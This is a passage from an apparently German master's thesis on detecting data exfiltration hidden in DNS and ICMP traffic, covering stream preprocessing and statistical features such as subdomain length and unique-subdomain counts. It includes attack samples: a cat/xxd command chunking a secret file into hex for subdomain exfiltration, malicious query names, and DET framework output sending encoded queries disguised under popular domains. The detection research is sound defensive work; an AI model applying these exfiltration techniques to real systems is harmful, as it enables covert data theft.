Wie zuvor beschrieben, erfolgt im Zuge der Vorverarbeitung die Zusammenfassung der einzelnen Pakete auf Basis des Domain-Namens. Hierdurch werden alle Anfragen und Antworten der Form *<sub>.spiegel.de* einem einzigen DNS-Stream, der alle Pakete bezüglich der Domain *spiegel.de* beinhaltet, zugeordnet. Jeder auf diese Weise erzeugte Stream lässt sich weiterhin auf Basis der Quell- und Ziel-IP der initialen Anfrage eindeutig einem Client zuweisen. Dies ermöglicht auch dann eine dedizierte Identifizierung eines einzelnen kompromittierten Geräts, wenn mehrere Clients zeitgleich Anfragen zur Auflösung derselben Domain stellen. Die verschiedenen DNS-Anfragen, die beim Browser-Aufruf von *spiegel.de* aufgezeichnet werden, sind nach Abschluss der Vorverarbeitung in Form von mehreren Streams zusammengefasst (siehe Abbildung 14).

```
# python exfil_detect.py –p dns –i eth0

Total number of analyzed packets: 263

>>> Host[0] --> 192.168.100.50

  [0]: Name: spiegel.de, Packets: 109, Subdomains: 16

  [1]: Name: manager-magazin.de, Packets: 2, Subdomains: 1

  [2]: Name: adition.com, Packets: 2, Subdomains: 1

  [3]: Name: spiegel.tv, Packets: 2, Subdomains: 1

...

 [10]: Name: bento.de, Packets: 2, Subdomains: 1

 [11]: Name: dctp.tv, Packets: 2, Subdomains: 1

 [12]: Name: spiegel.de, Packets: 112, Subdomains: 16

...
```

Abbildung 14: Veranschaulichung der vorverarbeiteten DNS-Streams

Die Abbildung zeigt eine Auswahl von Streams, die mittels eines *Python*-Skripts[4] zunächst als Pakete am Netzwerkinterface `eth0` aufgezeichnet und im Zuge der Vorverarbeitung auf Basis der Domain-Namen zusammengefasst wurden. Stream `[0]` beinhaltet hierbei alle DNS-Anfragen und -Antworten des initialen Aufrufs von *spiegel.de*. Dieser umfasst 109 einzelne Pakete und 16 verschiedene Subdomains. Weiterhin existiert der Stream `[12]`, welcher ebenfalls Pakete der Domain enthält. Den Ursprung für diese Separation in mehrere unterschiedliche Streams bildet ein Mechanismus, der ebenfalls ein Bestandteil der Vorverarbeitung ist: Während eine TCP-Verbindung im Normalfall mittels eines geregelten Verbindungsabbaus beendet wird (vgl. [TEI17]), existiert ein solches Vorgehen bei UDP, also einer auf Nachrichten basierenden Kommunikation, in der Regel nicht.

[4] Bei dem an dieser Stelle verwendeten *Python*-Skript *exfil_detect.py* handelt es sich um die Implementierung des Sensors, der im Kapitel 5 „Realisierung“ im Detail vorgestellt wird.

Stattdessen wird ein Timer zur Bestimmung der Inaktivität eines Streams herangezogen. Wenn ein Client beispielsweise für 60 Sekunden keine weiteren DNS-Anfragen an die Domain *spiegel.de* stellt, wird der aktuelle Stream geschlossen und bei späteren Anfragen ein weiterer erzeugt. Analog zur legitimen Kommunikation gestattet diese Art der Vorverarbeitung auch eine Zusammenfassung von DNS-Paketen, die der netzwerk-steganographischen Exfiltration dienen. Ein Datendiebstahl unter Verwendung von DNS-Anfragen mit Subdomains der Form *<hex_value>.<counter>.malicious.com* (siehe Kapitel 3.1) würde in diesem Schritt der Mustererkennung einem einzelnen Stream, der alle Pakete der kompromittierten Domain *malicious.com* enthält, zugeordnet werden.

Neben maliziöser DNS-Kommunikation soll auch ein Missbrauch des ICMP-Protokolls zur Daten-Exfiltration detektiert werden. Wie in Kapitel 3.3 beleuchtet, verfügen die *Ping*-Anfragen und Antworten über ein *Identifier*-Feld. Dieses ermöglicht bei legitimem Netzwerkverkehr grundsätzlich die Bündelung der einzelnen ICMP-Pakete in Streams. Erfolgt jedoch im Zuge einer Exfiltration die Manipulation des Felds, welches beispielsweise von der Software *ICMPStegano* zur Enkodierung von Daten genutzt wird, erlaubt der *Identifier* keine zuverlässige Zusammenfassung der Pakete. Aus diesem Grund werden ausschließlich die Quell- und Ziel-IP innerhalb der ICMP-Pakete sowie analog zu DNS ein Timer für die Inaktivität zur Stream-Zuordnung herangezogen (siehe Abbildung 15).

```
# python exfil_detect.py –p icmp –i eth0

Total number of analyzed packets: 326

>>> Host[0] --> 192.168.100.50:

  [0]: Initial ID: 0x5ccf, Packets: 28, Bytes: 33688

  [1]: Initial ID: 0xabcc, Packets: 208, Bytes: 274580

  [2]: Initial ID: 0xaaaa, Packets: 4, Bytes: 1032

  [3]: Initial ID: 0x3ee2, Packets: 12, Bytes: 13120

...
```

Abbildung 15: Veranschaulichung der vorverarbeiteten ICMP-Streams

Nach Abschluss der Vorverarbeitung ist jedes während der Datenerfassung aufgezeichnete DNS- oder ICMP-Paket eindeutig einem von mehreren Streams zugeordnet. Diese werden im nächsten Schritt zur Extraktion von Merkmalen herangezogen.

4.1.3 Merkmalsextraktion

Die Merkmalsextraktion bildet den letzten Schritt der Mustergewinnung und dient im Wesentlichen der Bestimmung von Merkmalen auf Basis der erzeugten Netzwerk-Streams (siehe Kapitel 2.3.1). Pro Stream wird hierbei die Menge der jeweiligen extrahierten kategorischen oder numerischen Variablen als ein Muster zusammengefasst, welches diesen DNS-oder ICMP-Stream beschreiben und hierdurch eine Klassifizierung des Netzwerkobjekts erlauben soll. Wie innerhalb dieses Kapitels anhand von unterschiedlichen Beispielen aufgezeigt wird, ist es grundsätzlich möglich, dass in Abhängigkeit von dem zu Grunde liegenden Protokoll unterschiedliche Merkmale von Bedeutung sind.

Prinzipiell kann eine Vielzahl von Merkmalen aus den erzeugten Netzwerk-Streams extrahiert werden. Im Zuge der Masterarbeit erfolgte daher eine wissenschaftliche Untersuchung verschiedener Merkmale hinsichtlich des Potentials zur Klassifizierung zwischen legitimer Kommunikation und DNS- bzw. ICMP-Steganographie (siehe Tabelle 1).

Merkmal	**Beschreibung**	**Protokoll**	**Typ**
byte_count	Byte-Anzahl eines Streams	*	Numerisch
duration	Dauer eines Streams	*	Numerisch
dest_ip	Ziel-Adresse der DNS-Anfragen	DNS	Kategorisch
mean_psize_out	Durchschnittliche Paketgröße (ausgehend)	*	Numerisch
mean_sublen	Durchschnittliche Subdomain-Länge	DNS	Numerisch
mean_pit_out	Durchschnittliche PIT (ausgehend)	*	Numerisch
packet_count	Paketanzahl eines Streams	*	Numerisch
unique_subcount	Anzahl einzigartiger Subdomains	DNS	Numerisch
unique_datacount	Anzahl einzigartiger *data*-Felder	ICMP	Numerisch

Tabelle 1: Übersicht der untersuchten Merkmale zur Klassifizierung

Die Tabelle beinhaltet verschiedene Merkmale, die während der wissenschaftlichen Untersuchung im Detail analysiert wurden.

Einige numerische Variablen wie der *byte_count* oder die *mean_pit_out*, die in der Tabelle durch das Zeichen * gekennzeichnet sind, dienen bereits in verschiedenen Veröffentlichungen zur Klassifizierung von Netzwerkverkehr (vgl. [AMG07], [DCG+09], [FA13], [Rog16]). Andere Merkmale wie der *unique_subcount* oder die *dest_ip* sind hingegen im Zuge einiger initialer Tests entwickelt worden. Neben generischen Variablen wie dem *packet_count*, der zur Analyse von DNS und ICMP dienen kann, erfolgte weiterhin die Suche nach messbaren protokollspezifischen Besonderheiten wie der *mean_sublen* oder dem *unique_datacount*.

Nachfolgend besteht das Ziel dieses Kapitels darin, das Potential der einzelnen Merkmale hinsichtlich der Erkennung von netzwerk-steganographischer Daten-Exfiltration aufzuzeigen und zu diskutieren. Sowohl für ICMP als auch für DNS ist hierbei abschließend jeweils ein Muster zu definieren, welches die Netzwerk-Streams in Abhängigkeit der zu Grunde liegenden Protokolle bestmöglich beschreibt.

Als ein effektives Merkmal zur Klassifizierung ist der *byte_count*, also die Gesamtzahl der übertragenen Bytes innerhalb eines Netzwerk-Streams, anzuführen. Dieser Wert ist unabhängig von einem spezifischen Protokoll messbar und wächst naturgemäß mit der Menge der zu exfiltrierenden Daten. Die Bedeutsamkeit zur Erkennung von verdeckten Datendiebstählen wird besonders bei einer beispielhaften graphischen Gegenüberstellung von legitimer Kommunikation und DNS-Steganographie deutlich (vgl. Abbildung 16):



Abbildung 16: Vergleich des *byte_counts* bei legitimer und maliziöser Kommunikation

Die Abbildung zeigt auf einer logarithmischen Skala jeweils die Anzahl der Bytes, die aus jedem der innerhalb eines produktiven Netzwerks aufgezeichneten DNS-Streams extrahiert wurde. Der *byte_count* eines legitimen Streams ist hierbei in Form eines Kreises dargestellt, während die gemessenen Werte der Daten-Exfiltrationen als Rauten abgebildet sind.[5] Anhand des Diagramms wird ersichtlich, dass die Betrachtung der Byte-Anzahl bereits eine erste Differenzierung zwischen normalen und maliziösen Netzwerk-Streams ermöglicht. Diese erste Beobachtung ist intuitiv nachvollziehbar, da in Abhängigkeit der Größe einer zu übertragenden Datei die Gesamtzahl der Bytes eines Streams ebenfalls ansteigt.[6]

Die dargestellten Messwerte der Exfiltrationen liegen in einem Wertebereich zwischen 10.000 und 1.000.000 Bytes. Zur Erzeugung der maliziösen Netzwerk-Streams wurden jedoch ausschließlich zufällig erzeugte Dateien mit einer Größe von 1.000 bis 100.000 Bytes herangezogen. Diese Beobachtung lässt sich mit dem Protokoll-Overhead, also dem Verhältnis der tatsächlichen Nutzdaten zur Gesamtgröße eines Pakets (vgl. [Loh09], S. 60), begründen:



Abbildung 17: Hexadezimale Darstellung eines DNS-Pakets

Die Abbildung enthält die hexadezimale Darstellung einer maliziösen DNS-Anfrage zur Auflösung der Domain *648866b4a902fa83ec3da829748b38020288a825b161c33c4b8ce0c01879.0.243.310.7X9N0CTzagcV.yourbackup.online*.

[5] Die maliziösen Streams wurden unter Verwendung von frei zugänglicher Software zur Daten-Exfiltration sowie eines eigens für diese Arbeit entwickelten *Python*-Skripts generiert (vgl. [Rog17], [Pat14], [Ama16]).

[6] Die Beobachtung gilt ebenfalls für den *packet_count*, also der Anzahl der Pakete pro Netzwerk-Stream, die ebenfalls mit zunehmender Dateigröße ansteigt. Infolgedessen wird zur Reduzierung des Umfangs keine separate Betrachtung dieses Merkmals durchgeführt.

Das komplette Paket hat eine Größe von 161 Bytes. Hiervon gehören in diesem Beispiel 107 Bytes zur eigentlichen DNS-Payload, also der vollständigen Domain inklusive zugehöriger Meta-Informationen wie dem Anfrage-Typ. Bei den restlichen 54 Bytes handelt es sich um die DNS-, UDP,- IP- und Ethernet-Header, die den zum Transport der Nutzdaten unerlässlichen Protokoll-Overhead darstellen. Der *byte_count* eines maliziösen Streams steht aufgrund dieses Overheads im unmittelbaren Verhältnis zur Länge der enkodierten Daten. Dies lässt sich mithilfe der nachfolgenden Tabelle verdeutlichen:

Domain-Länge	**Paketanzahl des Streams**	**Protokoll-Overhead**	**Stream-Overhead**	***Byte_count* des Streams**
Dateigröße: 1.000 Bytes				
10 Bytes	100	54 Bytes	5.400 Bytes	6.400 Bytes
100 Bytes	10	54 Bytes	540 Bytes	1.540 Bytes
255 Bytes	4	54 Bytes	216 Bytes	1.216 Bytes
Dateigröße: 10.000 Bytes				
10 Bytes	1.000	54 Bytes	54.000 Bytes	64.000 Bytes
100 Bytes	100	54 Bytes	5.400 Bytes	15.400 Bytes
255 Bytes	40	54 Bytes	2.160 Bytes	12.160 Bytes

Tabelle 2: Die Abhängigkeit des *byte_counts* von der Domain-Länge

Die Tabelle listet exemplarisch für zwei unterschiedliche Dateigrößen jeweils den ausgehenden Stream-Overhead und den *byte_count*[7] in Abhängigkeit von der Domain-Länge sowie der daraus resultierenden Paketanzahl auf. Bei einer durch den Angreifer gewählten Länge von 10 Bytes muss beispielsweise eine 10.000 Bytes große Datei in mindestens 1.000 DNS-Anfragen zerlegt und übertragen werden.[8] Unter der Annahme eines Protokoll-Overheads von 54 Bytes pro Paket resultieren hieraus 54.000 Bytes, die zusätzlich zu der eigentlichen Datei zu übertragen sind.

[7] Bei dem in der Tabelle kalkulierten Stream-Overhead und dem *byte_count* handelt es sich lediglich um die berechneten Werte für die ausgehenden DNS-Anfragen. Falls der Angreifer Antwort-Pakete generiert, ist die Stream-Größe typischerweise mindestens doppelt so groß.

[8] Analog zur Domain-Länge ist der *byte_count* bei ICMP von der Größe des D*ata*-Felds abhängig.

Durch eine Vergrößerung der Länge auf die maximal für eine Domain zulässigen 255 Bytes (siehe Kapitel 3.1) ist dieser Overhead allerdings maßgeblich reduzierbar, da hierdurch lediglich 40 DNS-Anfragen und somit nur 2.160 zusätzliche Bytes zur vollständigen Übertragung notwendig sind. Bei einer geringeren Dateigröße, zum Beispiel 1.000 Bytes, kann der verdeckte Datentransfer daher bereits mit nur vier Paketen und einem Overhead von 216 Bytes erfolgen. Eine Vergrößerung der Domain-Länge kann demnach allgemein zur maßgeblichen Reduzierung des *byte_counts* genutzt werden. In Konsequenz würde die in Abbildung 16 deutlich sichtbare Grenze zwischen den normalen und maliziösen Netzwerk-Streams verwischen. Zur zuverlässigen Erkennung von netzwerk-steganographischer Daten-Exfiltration ist daher eine Kombination mit weiteren Merkmalen erforderlich.

Eine statistische Auswertung der *mean_sublen*, also der durchschnittlichen Subdomain-Länge eines DNS-Streams (siehe Tabelle 1), ermöglicht es, die diskutierte Vergrößerung von Domain-Anfragen zur Reduzierung des Protokoll-Overheads zu detektieren (vgl. Abbildung 18):



Abbildung 18: Vergleich der *mean_sublen* bei legitimer und maliziöser Kommunikation

Die Abbildung enthält die *mean_sublen* von insgesamt 400 normalen und maliziösen DNS-Streams, die innerhalb eines produktiven Firmennetzwerks aufgezeichnet wurden. Bei der legitimen Kommunikation ist bis auf zwei Ausnahmen eine durchschnittliche Subdomain-Länge von maximal 30 Bytes zu beobachten. Bei den Ausreißern handelt es sich um längere CDN-Domains wie beispielsweise von Amazon Web Services (vgl. [Ama17]).

Unter Vernachlässigung dieser beiden Einzelfälle ist in dem Diagramm eine klare Separation zwischen den normalen und den zur Exfiltration generierten, typischerweise deutlich größeren Subdomains möglich. Die Verkürzung der auffällig langen Zeichenketten hätte wiederum eine Erhöhung des Protokoll-Overheads und demnach eine detektierbare Abweichung des bereits erläuterten *byte_counts* zur Folge. Dies verdeutlicht den Mehrwert einer kombinierten Extraktion und Auswertung der beiden statistischen Merkmale.

Vergleichbar zu der *mean_sublen* – allerdings unabhängig von dem zu Grunde liegenden Protokoll und daher für jeden erzeugten Stream messbar – funktioniert die durchschnittliche Größe von allen ausgehenden Paketen eines Netzwerk-Streams, die *mean_psize_out* (siehe Tabelle 1). Entscheidend ist hierbei die ausschließliche Betrachtung der ausgehenden Kommunikation, da die Länge der Antwort-Pakete grundsätzlich von einem Angreifer nach Extraktion der übermittelten Daten erneut manipuliert und auf diese Weise die Messung der durchschnittlichen Größe maßgeblich beeinträchtigt werden könnte. Da es sich bei der *mean_psize_out* um ein generisches Merkmal handelt, kann hiermit unter anderem auch eine Identifizierung von überdurchschnittlich großen Paketen innerhalb einer maliziösen ICMP-Kommunikation erfolgen. Die graphische Veranschaulichung dieses Merkmals entspricht im Wesentlichen der in Abbildung 18 dargestellten durchschnittlichen Subdomain.

Neben einer Betrachtung der durchschnittlichen Größe oder der Subdomain-Länge hat sich im Speziellen zur Klassifizierung von DNS-Kommunikation die Bestimmung der *einzigartigen* Subdomains innerhalb der Streams als vielversprechend erwiesen. Die grundlegende Annahme bei der Verwendung des entsprechenden Merkmals *unique_subcount* besteht darin, dass zur Exfiltration mittels präparierter Subdomains für die Mehrheit der maliziösen Pakete eines DNS-Streams jeweils eine einzigartige Anfrage generiert wird:

Erfolgt in Anlehnung an Abbildung 6 aus Kapitel 3.1 die Zerlegung einer zu exfiltrierenden Datei mittels `cat` und `xxd`, entsprechen die hierbei zeilenweise ausgegebenen Zeichenketten jeweils den Subdomains der einzelnen DNS-Anfragen (vgl. Abbildung 19):

```
$ cat secret_data.txt | xxd -c 20 -p

cbccaa6a34227564140b76b3bca43c24bcde0b39
```

```
a88739e179914bc1022a01742df49b0708305b74

...

$ cat secret_data.txt | xxd -c 20 -p | uniq | wc -l

122
```

Abbildung 19: Beispielhafte Hex-Enkodierung einer zu exfiltrierenden Datei

Durch die Verwendung von `wc -l` wird die Anzahl aller mittels `xxd` erzeugten Zeichenketten ausgegeben. Der vorangestellte Befehl `uniq` stellt hierbei sicher, dass während der Zählung nur einzigartige Zeilen berücksichtigt werden. Bei einer angestrebten Subdomain-Länge von 20 Bytes sind in diesem Beispiel zur vollständigen Übertragung der zerlegten Datei folglich wenigstens 122 einzigartige DNS-Anfragen notwendig. Dies entspricht einem unverhältnismäßig hohen Wert, der normalerweise bei keinem legitimen DNS-Stream beobachtet wird (vgl. Abbildung 20):



Abbildung 20: Vergleich des *unique_subcounts* bei legitimer und maliziöser Kommunikation

Die Abbildung visualisiert die beobachteten Merkmalsausprägungen des *unique_subcounts* von insgesamt 400 in einem produktiven Netzwerk aufgezeichneten DNS-Streams. Während die gemessenen Werte bei einer netzwerk-steganographischen Exfiltration bis auf wenige Ausnahmen zwischen 100 und 1.000 einzigartigen Subdomains liegen, enthält die Mehrheit der normalen DNS-Streams nicht mehr als zwei *unique_subcounts*.

Somit handelt es sich bei dem *unique_subcount* um ein weiteres vielversprechendes Merkmal, das zur Detektion von DNS-Steganographie beitragen kann.

Als Pendant zu diesem Merkmal soll zur Analyse von ICMP der *unique_datacount* dienen (siehe Tabelle 1). Dieser entspricht der Anzahl der einzigartigen *data*-Felder eines ICMP-Streams und basiert analog zu DNS auf der Annahme, dass die durch den Angreifer enkodierten Informationen für jede maliziöse *Ping*-Anfrage einzigartig sind. Demgegenüber beinhalten integre *Data*-Felder eines normalen ICMP-Streams im Allgemeinen eine identische Zeichenkette, die typischerweise lediglich in Abhängigkeit von dem zu Grunde liegenden Betriebssystem divergiert (vgl. Abbildung 21).



Abbildung 21: Hexadezimale Darstellung von zwei ICMP-Headern

Die Abbildung beinhaltet die hexadezimale Darstellung eines normalen und eines maliziösen ICMP-Headers. Während Windows-Systeme bei einer *Ping*-Anfrage das *Data*-Feld typischerweise mit der blau umrandeten Zeichenkette füllen, beinhaltet der Header eines zur Exfiltration manipulierten *Pings* innerhalb dieses Felds die enkodierten Daten und somit pro Paket eine gänzlich andere (hier gelb gekennzeichnete) Zeichenkette. Da die visualisierte Gegenüberstellung einer legitimen und maliziösen ICMP-Kommunikation im Wesentlichen der des bereits anhand von Abbildung 20 diskutierten *unique_subcounts* ähnelt, wird an dieser Stelle auf eine graphische Veranschaulichung dieses Merkmals verzichtet.

Als einziges kategorisches Merkmal nimmt die Ziel-Adresse der DNS-Anfragen eines Streams, die *dest_ip*, eine besondere Rolle ein.

Wie in Kapitel 3.2 beschrieben, kann die Daten-Exfiltration mittels direkter DNS-Kommunikation allgemein unter Verwendung eines beliebigen externen Servers, der kein Bestandteil der globalen DNS-Infrastruktur sein muss, erfolgen. In Konsequenz hat ein Angreifer die Möglichkeit, für seine Anfragen eine beliebige, typischerweise vielfach aufgelöste Domain wie *google.com* zur Verschleierung der Exfiltration zu nutzen. Grundsätzlich ist hierbei allerdings zu berücksichtigen, dass für jede Anfrage potentiell auch eine andere Domain genutzt werden kann (vgl. Abbildung 22).

```
# python det.py -p dns -c config.json

Sending DNS packets

DNS Query: yLudrUi794c75647255697c217c66696c653.k1.google.com.

DNS Query: yLudrUi5527c217c32393530653231666461.k1.heise.de.

...

DNS Query: yLudrUi9343534346138366637636436303.k1.twitter.com.

DNS Query: yLudrUi37313166653465353665666434666.k1.github.com.
```

Abbildung 22: Modifizierte DNS-Steganographie mithilfe des *DET*-Frameworks

Die Abbildung zeigt eine modifizierte Variante des bereits thematisierten *DET*-Frameworks (vgl. [Ama16]). Der Parameter `-c` übergibt eine Konfigurationsdatei, in der die Ziel-IP für die direkte Kommunikation spezifiziert ist. Anstatt eine Identifizierung von zusammengehörigen DNS-Paketen auf Basis des Domain-Namens durchzuführen, kann daher die Zuordnung der einzelnen Bestandteile einer Datei anhand eines einzigartigen Schlüssels *k1*, der als Teil der Subdomain kodiert ist, erfolgen. Bei einer ausreichend großen Anzahl von unterschiedlichen Domains würde dieses Vorgehen die im vorangegangenen Kapitel beschriebene Vorverarbeitung der einzelnen Pakete verhindern, da hierdurch potentiell für jede individuelle Anfrage ein separater DNS-Stream erzeugt werden könnte. Dies hätte wiederum zur Folge, dass die Betrachtung von Merkmalen wie dem *byte_count* oder dem *unique_subcount* ggf. zu einer fehlerhaften Klassifizierung führen. Die statistische Analyse der *dest_ip* soll diesen Sonderfall, der aktuell noch nicht in der Praxis beobachtet, jedoch im Zuge der Untersuchung bereits theoretisch betrachtet und bewertet wurde, kompensieren:

Auf Empfehlung des amerikanischen CERTs sollte die Namensauflösung innerhalb eines Netzwerks zum Schutz der Clients ausschließlich mithilfe von lokalen Nameservern erlaubt sein (vgl. [Uni16]). Obwohl dies in der Praxis nicht immer realisierbar ist, erfolgen die Anfragen der lokalen Clients typischerweise an lokale DNS-Server, die automatisiert über das Dynamic Host Configuration Protocol (DHCP) propagiert werden. Auf Grundlage dieser Annahme kann die statistische Auswertung der *dest_ip* zur Erkennung von maliziöser Kommunikation beitragen (vgl. Abbildung 23):



Abbildung 23: Verteilung der *dest_ip* bei legitimer Kommunikation

